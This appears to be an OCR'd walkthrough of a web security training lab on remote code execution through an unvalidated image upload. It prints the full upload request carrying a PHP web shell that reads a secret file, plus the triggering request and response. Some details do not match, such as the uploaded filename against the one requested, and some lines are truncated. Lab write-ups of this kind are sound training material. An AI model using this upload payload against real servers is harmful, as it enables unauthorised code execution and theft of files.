
Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`


Find the vulnerable upload function




I used a simple PHP shell from the academy briefing

Save it into a text document and rename it to a .php file - i just called it shell.php

Upload a cat and see where the files are storing themselves after the upload



Enable request interceptor and upload the exploit file



Modify the Content-Type: header to an image header from octet otherwise it will get blocked by the server

Original request

Pretty Raw Hex Hackvertor

```
POST /my-account/avatar HTTP/1.1
Host: 0a89009603c333c2c0cd727600080008.web-security-academy.net
Cookie: session=p7StiwxoBCYMAjxXtqEvEEWVSnQLe0cb
Content-Length: 474
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a89009603c333c2c0cd727600080008.web-security-academ
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a89009603c333c2c0cd727600080008.web-security-acade
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundarytxRCwen6N2wqk19e
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: application/octet-stream

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundarytxRCwen6N2wqk19e
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarytxRCwen6N2wqk19e
Content-Disposition: form-data; name="csrf"

nz2iIpapZxxwTefn4rRQgG5pHTMrbWR2
------WebKitFormBoundarytxRCwen6N2wqk19e--

```

Adjust a GET request pointing to the .php file to trigger the exploit

Request

Pretty Raw Hex Hackvertor

```
1 GET /files/avatars/exploit.php HTTP/1.1
2 Host: 0a89009603c333c2c0cd727600080008.web-security
3 Cookie: session=p7StiwxoBCYMAjxXtqEvEEWVSnQLe0cb
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a89009603c333c2c0cd727600080008.w
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
```

The response should come through with the secret

Response

Pretty Raw Hex Render Hackverto

```
1 HTTP/1.1 200 OK
2 Date: Sat, 01 Oct 2022 22:13:35 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF
5 Connection: close
6 Content-Length: 32
7
8 UOOsqCeA2EgOU09T9B4Scdjv5d8fpMyz
```

Contrats time

Congratulations, you solved the lab!